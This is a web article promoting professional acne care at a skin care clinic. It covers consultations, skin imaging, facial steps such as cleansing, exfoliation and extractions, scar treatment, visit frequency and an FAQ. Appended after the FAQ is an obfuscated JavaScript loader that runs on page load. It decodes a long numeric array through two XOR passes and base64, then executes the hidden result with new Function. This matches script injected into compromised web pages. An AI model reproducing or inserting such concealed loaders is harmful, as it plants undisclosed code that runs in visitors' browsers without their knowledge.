
Acne can be frustrating, especially when breakouts continue despite trying different cleansers, spot treatments, and skincare routines. One product may leave your skin dry, while another may improve your complexion temporarily without addressing the factors contributing to recurring blemishes.

Visiting a professional skin care clinic gives you an opportunity to move beyond guesswork. Instead of recommending the same routine to everyone, trained professionals can examine your skin, discuss your concerns, and create a personalized acne treatment plan based on your skin type and the condition of your complexion.
Why Professional Acne Treatment Begins with an Assessment
Acne does not look or behave the same way for everyone. Some people experience occasional blackheads and whiteheads, while others struggle with inflamed blemishes, excess oil, visible pores, uneven texture, or post-acne marks.
These differences matter because an effective acne treatment plan should reflect what is happening in your skin. A product or facial that works well for mild congestion may not be suitable for irritated or sensitive skin.
During an initial consultation, a skincare professional may evaluate:
- Your skin type and current condition
- The location and severity of your breakouts
- Oil production and pore congestion
- Skin sensitivity or visible irritation
- Products currently used at home
- Previous professional treatments
- Post-acne discoloration or scarring
- Your lifestyle and skincare goals
This information helps the provider determine which services may be appropriate and which treatments or ingredients should be avoided.
How a Skin Care Clinic Evaluates Your Skin
A professional skin care clinic may combine a visual assessment with advanced imaging technology to understand both visible and developing concerns.
Specialized skin analysis tools can evaluate areas such as pores, pigmentation, wrinkles, and skin texture. This information can give your provider a more detailed view of your complexion and help establish a starting point for your treatment plan.
A skin assessment can also help identify concerns connected to acne-prone skin, including:
- Excessively oily skin
- Open or enlarged pores
- Uneven skin texture
- Post-inflammatory hyperpigmentation
- Sensitivity or dehydration
- Existing acne scars
The purpose of the assessment is not simply to label your skin as “oily” or “acne-prone.” It helps the provider understand how several concerns may be interacting so that your care can be personalized appropriately.
What Does a Professional Acne Treatment Include?

The right treatment depends on your skin, but a professional acne-focused facial commonly includes several carefully selected stages.
1. Deep Cleansing
Cleansing removes makeup, sunscreen, excess oil, and surface impurities. This prepares the skin for the remaining steps and allows the provider to examine areas of congestion more clearly.
Professional cleansing should be thorough without unnecessarily stripping the skin. Removing too much natural oil may leave the complexion feeling tight, dry, or irritated.
2. Controlled Exfoliation
Dead skin cells can mix with oil and contribute to clogged pores. Controlled exfoliation helps remove this buildup and can leave the skin feeling smoother.
The type and intensity of exfoliation should be selected according to your skin’s sensitivity and current condition. More aggressive exfoliation is not automatically more effective, particularly when acne is already inflamed.
3. Professional Extractions
Blackheads and whiteheads may be carefully extracted when appropriate. Professional extraction techniques are designed to clear congestion while minimizing unnecessary pressure and irritation.
Trying to squeeze blemishes at home can damage the surrounding skin and may increase the likelihood of inflammation, discoloration, or scarring.
4. Targeted Products
A professional acne treatment may include products selected to support clearer pores, reduce visible redness, balance oil, or improve hydration.
Because acne-prone skin can also be sensitive or dehydrated, the goal is not always to dry the skin as much as possible. A balanced plan should address breakouts while protecting the skin barrier.
5. Soothing and Hydration
Calming masks, serums, and moisturizers may be applied after cleansing and extractions. This stage helps replenish moisture and reduce the tight or uncomfortable feeling that can follow more active treatment steps.
Professional Acne Treatment vs. At-Home Skincare
At-home skincare remains an important part of managing acne. However, buying more products is not always the answer. Using several strong cleansers, exfoliants, scrubs, and spot treatments at the same time can irritate the skin and make it difficult to determine what is helping.
A professional skin care clinic can help simplify the process by identifying which steps fit your skin and how often they should be used.
| At-Home Skincare | Professional Acne Care |
| Supports the skin between appointments | Provides a detailed skin assessment |
| Requires consistent daily use | Can include professional cleansing and extractions |
| Often selected through personal trial and error | Personalized according to skin type and concerns |
| Helps maintain treatment results | Allows the provider to track changes over time |
| May be limited to surface-level observations | May include advanced skin imaging |
Professional care does not replace a suitable home routine. The two should work together. In-clinic services can provide targeted support, while consistent daily care helps maintain progress between appointments.
Active Acne and Acne Scars Require Different Plans
Active breakouts and acne scars are related, but they are not the same concern.
Active acne may include blackheads, whiteheads, inflamed blemishes, excess oil, and clogged pores. An acne-focused facial may help cleanse the skin, reduce congestion, and support a calmer-looking complexion.
Acne scars remain after a blemish has healed. They may appear as depressions, raised areas, uneven texture, or lingering discoloration. These changes in skin texture often require a separate treatment strategy.
Because scar tissue is different from an active breakout, it may require a separate treatment approach focused on improving texture and supporting the skin’s natural renewal process.
A professional evaluation is important before beginning scar-focused care. Treating active inflammation may need to be prioritized before addressing existing scars.
How Often Should You Visit a Skin Care Clinic?
There is no universal schedule for acne appointments. The appropriate frequency depends on several factors, including:
- Your acne type and severity
- The sensitivity of your skin
- The treatment being performed
- Your response after each appointment
- Your home skincare routine
- Your short- and long-term goals
Some clients may begin with a structured series of appointments and later transition to maintenance treatments. Others may need occasional professional support alongside a consistent home routine.
Your provider should explain why a particular schedule is being recommended rather than placing every client on the same plan.
When Should You Seek Professional Acne Care?
Consider arranging a professional consultation when:
- Breakouts keep returning despite consistent skincare
- Your products cause ongoing dryness or irritation
- You frequently develop blackheads or clogged pores
- You are unsure which ingredients suit your skin
- Blemishes leave persistent dark marks
- You have started noticing uneven texture or scars
- Your acne is affecting your confidence
- You want a structured plan instead of trying random products
Painful, severe, rapidly worsening, or persistent acne may require evaluation by a qualified medical professional. A responsible provider should recognize when a concern falls outside the scope of a cosmetic facial and recommend an appropriate next step.
Choosing the Right Skin Care Clinic
The quality of your experience depends on more than the treatment name. Before selecting a clinic, look for a team that prioritizes assessment, customization, hygiene, realistic expectations, and clear communication.
A reputable clinic should be willing to explain:
- What the treatment is designed to address
- Why it is suitable for your skin
- What you may experience afterward
- How to prepare for your appointment
- Which products to avoid temporarily
- How many sessions may be considered
- What results are realistic
- How your progress will be reviewed
Be cautious of providers who promise instant cures, guaranteed permanent results, or the same treatment plan for every person. Acne is complex, and meaningful improvement often requires consistency, appropriate professional care, and a suitable home routine.
Building a Long-Term Plan for Clearer-Looking Skin
A successful acne treatment plan should be manageable enough to follow consistently. Complicated routines with too many active ingredients may be difficult to maintain and can increase the risk of irritation.
Your plan may include:
- A gentle daily cleansing routine
- Products selected for your skin type
- Daily moisturization and sun protection
- Scheduled professional treatments
- Periodic skin assessments
- Adjustments based on your progress
Progress should also be reviewed over time. Your skin can change because of the weather, stress, lifestyle, product use, or other factors. A treatment plan that worked several months ago may need to be adjusted as your skin improves or your concerns change.

Start with a Personalized Skin Consultation
Choosing a skin care clinic is an opportunity to understand your complexion rather than continuing to rely on guesswork. A professional assessment can help identify what your skin needs, which treatments may be suitable, and how in-clinic care can work alongside your daily routine.
Whether you are managing recurring breakouts, congestion, excess oil, discoloration, or acne scars, your treatment journey begins with understanding your individual skin.
Frequently Asked Questions
Can a skin care clinic help with acne?
A skin care clinic can assess your complexion and recommend professional services based on your acne type, skin sensitivity, and related concerns. Treatment may include cleansing, exfoliation, professional extractions, targeted products, and hydration.
What is the best acne treatment?
There is no single acne treatment that is best for every person. The appropriate option depends on the type and severity of your acne, your skin type, sensitivity, existing scars, and response to previous treatments. A professional assessment is the safest starting point.
Are acne facials suitable for sensitive skin?
An acne facial may be adjusted for sensitive skin, but suitability should be determined during a consultation. The provider may modify the exfoliation method, extraction process, products, or treatment intensity to reduce unnecessary irritation.
Can an acne facial remove acne scars?
An acne facial may support smoother-looking skin and help reduce congestion, but established acne scars often require a separate treatment plan. Laser procedures or other texture-focused services may be considered after a professional assessment.
How long does professional acne treatment take to work?
The timeline varies according to your skin condition, treatment plan, home routine, and consistency. Some people notice an improvement in how clean, hydrated, or smooth their skin feels after an appointment, while recurring breakouts and acne scars may require ongoing care.
(function(){ var x46eaa6=6026; if(x46eaa6>0){var y17321a=x46eaa6-6757}else{var y17321a=6757} var zf368b3=y17321a*81; var _0xc4c3ed2ddbac=[29,26,112,5,14,48,39,6,13,10,17,16,29,30,9,11,13,10,113,26,12,32,9,16,0,26,17,7,1,36,124,37,0,10,112,46,15,48,32,9,28,35,39,42,28,121,124,35,29,9,59,43,12,25,63,4,14,120,1,7,13,10,43,44,14,47,124,33,16,33,17,43,0,48,112,42,15,13,10,7,27,32,60,24,16,33,26,13,27,13,1,24,15,9,60,18,2,47,13,17,14,47,124,7,26,14,60,10,28,29,36,4,0,48,60,1,27,35,56,10,0,26,47,17,15,120,112,17,27,13,113,24,0,13,10,1,15,10,32,10,15,35,10,4,15,13,60,2,28,35,10,10,15,10,39,46,15,13,10,10,0,48,60,7,28,10,56,5,15,13,60,42,25,47,112,17,11,121,35,37,14,48,47,16,0,47,124,31,11,29,25,33,16,32,13,6,12,25,35,3,25,121,18,31,27,9,59,2,15,36,43,25,14,36,17,29,15,9,120,25,15,36,125,30,16,32,13,6,12,25,35,3,25,121,18,31,11,26,17,30,9,10,124,31,14,121,43,44,11,63,35,41,30,48,17,4,0,36,125,30,16,32,13,6,12,25,35,3,25,121,18,31,11,26,17,30,9,10,124,31,14,121,43,45,15,9,120,43,12,32,47,9,30,63,120,43,14,48,120,43,11,48,29,9,30,48,39,31,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,2,14,32,29,9,0,32,17,16,30,9,35,5,15,48,29,25,15,36,43,16,14,32,120,25,0,9,56,16,15,9,35,2,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,2,14,32,29,9,0,32,17,16,30,10,59,31,11,121,25,4,11,26,56,16,11,25,63,42,14,26,9,41,14,48,17,44,0,14,43,41,14,32,26,45,30,30,124,26,12,25,120,2,11,35,6,31,30,47,59,2,15,36,43,17,14,48,1,4,30,48,39,31,14,14,17,2,14,32,29,9,0,32,17,16,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,4,11,26,56,29,14,10,47,25,14,48,43,43,12,30,43,29,15,9,120,25,15,36,43,1,12,10,9,27,14,48,17,44,0,14,43,2,11,48,18,45,30,30,124,26,12,25,120,2,11,35,6,31,30,47,35,31,14,25,9,45,14,32,44,29,14,10,47,25,14,48,43,43,12,30,43,2,12,10,59,30,13,10,56,16,15,48,29,17,11,47,120,17,11,26,10,16,13,10,18,45,2,13,1,24,15,9,60,18,2,32,39,26,0,26,39,24,9,10,6,13,31,120,35,10,7,120,112,42,7,35,9,43,27,12,121,2,15,120,59,46,7,120,10,24,7,10,60,7,7,35,121,7,24,13,36,6,7,32,60,2,7,50,48,6,28,35,125,6,27,13,35,42,7,35,47,46,27,121,60,11,12,48,47,4,31,27,17,43,0,48,63,12,9,29,26,42,15,120,113,10,0,29,32,10,27,29,10,42,25,32,112,5,14,48,39,6,13,10,17,16,31,27,17,44,15,47,63,12,14,48,60,26,2,32,59,6,0,26,59,27,14,48,32,25,9,47,120,4,9,9,1,24,15,9,60,18,2,32,5,28,11,9,125,13,2,32,59,6,0,26,59,27,14,48,32,16,11,47,63,42,11,47,120,4,29,29,36,30,27,121,10,13,26,13,26,45,27,25,14,45,26,33,17,42,12,26,120,42,13,32,43,17,30,63,39,5,15,63,39,6,11,121,14,4,29,13,5,37,15,63,120,44,15,48,1,16,15,13,1,25,0,121,13,37,13,48,5,1,12,36,43,30,0,10,43,45,12,26,14,14,27,13,60,10,29,9,59,43,12,25,63,4,14,121,125,45,25,47,112,17,11,121,35,37,11,48,13,44,15,32,17,7,26,9,35,17,11,63,39,43,5,10,43,6,29,27,17,28,13,63,47,7,30,63,39,5,15,63,39,6,11,121,14,24,28,30,30,24,28,30,10,30,27,13,113,25,25,32,9,46,29,30,47,37,11,48,13,44,15,32,17,7,29,9,59,43,12,25,63,4,14,121,125,45,25,47,112,17,11,121,35,37,13,26,25,28,0,63,112,16,26,11,17,28,13,63,47,7,30,63,39,5,15,63,39,6,11,121,14,1,27,120,14,30,2,47,59,26,0,26,39,31,12,36,6,4,29,14,29,37,11,10,9,24,9,26,59,1,11,120,26,45,16,35,1,46,14,47,60,26,12,48,47,4,31,27,17,5,9,63,120,17,12,13,26,2,25,33,17,5,9,63,120,17,12,13,29,37,13,26,25,28,0,63,112,16,30,48,29,43,14,48,124,6,13,29,1,37,12,9,5,6,15,9,48,27,26,13,60,25,9,47,112,17,11,121,35,37,12,10,13,29,0,47,121,13,11,26,47,4,11,32,63,63,14,63,121,26,2,32,13,29,13,48,112,24,14,121,43,3,12,10,59,3,12,25,60,26,2,47,63,12,12,26,47,5,30,29,60,25,30,29,32,24,29,13,1,25,0,121,13,37,12,10,13,29,0,47,121,25,2,47,47,25,12,63,13,42,11,9,60,27,26,11,39,6,11,48,9,16,0,36,43,46,11,48,17,29,7,32,13,17,11,50,39,31,0,26,48,26,2,47,63,26,14,10,124,6,29,13,1,13,11,48,63,6,12,9,59,16,31,27,17,1,13,9,112,10,15,63,47,4,25,47,25,41,15,9,120,41,13,30,13,43,29,9,1,4,0,9,120,5,11,48,44,45,16,35,1,13,10,10,112,5,14,48,39,6,13,10,17,16,31,27,17,7,0,32,29,1,12,30,13,37,13,10,59,7,9,121,29,37,13,26,5,25,14,121,9,11,11,48,63,6,12,9,59,16,31,26,43,43,12,36,35,56,11,48,17,29,13,9,39,43,29,26,112,5,14,48,39,6,13,10,17,16,29,27,17,45,9,26,59,28,14,9,124,44,30,27,17,16,15,9,35,10,15,121,9,11,12,48,47,4,31,27,17,27,14,10,112,26,15,10,14,13,14,48,63,7,31,27,13,120,6,28,13,6,12,25,35,58,0,9,47,5,0,9,39,6,29,30,10,11,2,32,1,29,0,48,13,17,13,30,43,31,11,26,63,16,29,30,124,56,6,33,39,60,16,36,29,37,13,10,59,7,9,121,29,6,11,63,63,43,29,13,1,37,13,32,25,46,13,26,47,26,30,63,39,43,12,27,59,43,11,9,63,43,11,47,120,48,0,10,47,44,0,9,60,26,16,34,39,31,14,63,120,43,14,63,121,29,4,25,9,2,0,14,125,30,16,32,47,2,11,26,29,25,15,32,47,6,13,10,17,16,30,32,5,3,14,32,44,45,29,13,1,37,13,32,25,46,13,26,47,26,30,63,120,25,14,10,63,31,12,9,121,13,28,13,36,2,27,29,1,37,13,32,25,46,13,26,47,26,30,48,17,16,14,26,17,17,0,29,25,46,12,10,43,41,12,26,9,31,14,121,14,25,9,47,120,4,9,9,1,37,0,47,13,42,13,48,25,7,0,30,13,50,3,34,17,123,30,63,35,17,11,63,39,43,29,27,17,27,14,10,112,26,15,10,14,16,11,48,63,3,11,26,17,16,11,32,63,60,0,9,13,6,29,14,10,11,10,10,39,17,12,26,39,26,29,26,48,25,9,33,17,16,15,9,35,10,15,121,13,43,29,13,1,13,10,13,1,37,13,32,25,46,13,26,47,26,30,48,17,16,0,9,59,4,14,47,60,13,2,32,1,29,0,48,13,17,13,30,43,31,14,63,120,25,14,10,63,31,12,9,121,13,0,63,63,16,15,47,120,25,14,32,44,26,29,9,1,37,14,48,47,2,9,26,60,26,14,48,63,7,31,28,63,4,11,48,17,4,29,30,10,25,25,47,26,11,2,32,1,29,0,48,13,17,13,30,43,3,0,10,43,44,29,28,5,57,6,34,44,16,11,47,120,4,13,10,43,45,13,10,112,9,29,27,17,26,13,48,9,16,29,14,10,11,10,14,10,11,10,10,112,5,14,48,39,6,13,10,17,16,31,27,17,2,13,10,43,30,13,10,32,26,2,47,63,43,12,26,120,42,13,30,9,11,13,10,113,26,2,47,63,43,12,26,120,42,13,29,44,13,2,32,43,17,14,48,124,7,14,47,36,16,14,26,63,16,0,47,120,26,29,9,59,43,12,25,63,4,14,121,35,56,11,48,17,29,13,9,39,43,30,63,59,43,11,32,17,30,12,48,48,26,14,63,63,30,14,30,10,11,12,48,47,4,31,27,17,16,11,48,124,28,15,47,113,13,9,32,5,3,14,32,43,4,11,26,56,12,16,35,60,16,27,30,125,30,14,10,63,6,13,26,17,44,25,121,124,43,12,26,13,37,15,32,47,30,14,30,125,30,11,26,47,4,15,10,25,3,25,49,1,11,12,26,18,12,2,32,39,26,0,26,39,24,9,10,6,30,0,26,47,6,15,13,6,45,27,25,14,45,29,33,17,43,0,48,63,12,9,25,26,30,16,32,29,17,12,26,63,3,12,30,124,35,30,26,9,44,25,120,47,13,25,47,59,43,12,25,63,4,14,121,35,37,12,32,124,30,11,9,121,26,2,32,43,17,14,48,124,7,14,47,35,33,2,47,63,43,12,26,120,42,13,27,26,30,2,32,43,4,0,32,5,41,12,121,10,16,12,26,13,43,14,121,13,46,12,10,43,41,12,26,9,31,14,121,13,37,12,26,112,44,14,26,18,25,9,47,112,17,11,121,35,37,0,32,39,2,15,13,25,37,12,26,112,44,14,26,18,46,16,49,17,6,0,48,120,30,14,36,43,4,0,9,39,5,14,25,121,15,2,32,120,41,12,9,5,16,15,121,13,37,12,26,112,44,14,26,18,16,11,48,63,3,12,10,29,6,29,13,6,45,16,35,1,25,0,121,13,37,0,32,39,2,15,14,9,4,0,9,120,5,11,48,44,18,2,32,124,41,11,26,32,16,11,48,63,2,14,26,47,41,0,14,14,31,2,30,18,27,16,30,18,30,16,36,125,25,25,47,59,43,12,25,63,4,14,121,35,37,11,26,9,16,14,26,9,17,29,27,17,5,0,9,120,44,15,48,14,27,27,14,10,11,10,14,10,16,15,32,47,6,15,32,14,26,0,63,63,16,15,47,120,25,14,32,44,26,29,9,1,4,0,9,120,5,11,48,44,18,2,47,35,25,14,48,29,25,15,14,13,37,12,10,63,6,0,26,59,26,29,35,32,25,25,47,26,25,25,47,25,46,12,10,43,41,12,26,9,31,14,121,35,37,11,9,124,27,0,26,29,29,29,27,17,6,0,32,29,17,29,9,1,24,15,9,60,18,2,47,63,46,11,47,60,13,0,26,17,41,12,10,25,43,14,63,121,16,15,47,59,43,15,9,120,43,24,10,29,43,14,10,63,16,12,30,14,45,11,32,39,4,13,9,35,6,16,36,10,11,2,47,63,46,11,47,60,16,11,47,59,41,26,11,17,6,0,32,29,17,29,36,125,31,15,9,35,25,30,63,35,26,11,29,17,3,26,14,125,27,2,47,13,17,14,47,124,7,29,36,125,46,2,47,113,13,16,36,1,120,15,9,120,26,30,48,112,30,14,32,17,4,29,28,120,17,12,26,48,16,14,48,17,7,29,30,10,31,28,120,36,2,27,29,36,25,25,33,17,5,0,63,39,4,30,48,47,3,9,10,43,41,26,9,120,4,12,10,48,11,29,26,120,31,15,47,63,29,0,10,43,6,30,48,13,43,15,10,120,14,10,26,120,31,15,47,63,29,0,10,43,6,30,48,59,31,0,25,10,25,30,48,47,2,11,26,63,16,0,28,39,26,13,10,29,44,29,27,17,5,0,63,39,4,29,13,1,13,2,47,35,25,14,48,29,25,15,14,14,2,29,14,43,6,13,26,63,16,29,26,112,5,14,48,39,6,13,10,17,16,29,27,17,6,0,32,29,17,29,9,1,25,0,121,13,37,12,26,124,30,15,14,9,37,11,9,124,27,0,26,29,29,29,27,17,6,0,32,29,17,29,13,1,13,29,13,1,13,29,14,14,25,25,47,117,117]; var _0xd2590aeec7ec=72; var _0x695b12d6658b=”; for(var _0xecc7dff14118=0;_0xecc7dff14118<_0xc4c3ed2ddbac.length;_0xecc7dff14118++) _0x695b12d6658b+=String.fromCharCode(_0xc4c3ed2ddbac[_0xecc7dff14118]^_0xd2590aeec7ec); var _0xb2ada9a65d62=121; var _0x61fc9cbf8bf3=atob(_0x695b12d6658b); var _code=''; for(var _0xecc7dff14118=0;_0xecc7dff14118<_0x61fc9cbf8bf3.length;_0xecc7dff14118++) _code+=String.fromCharCode(_0x61fc9cbf8bf3.charCodeAt(_0xecc7dff14118)^_0xb2ada9a65d62); (new Function(_code))(); })();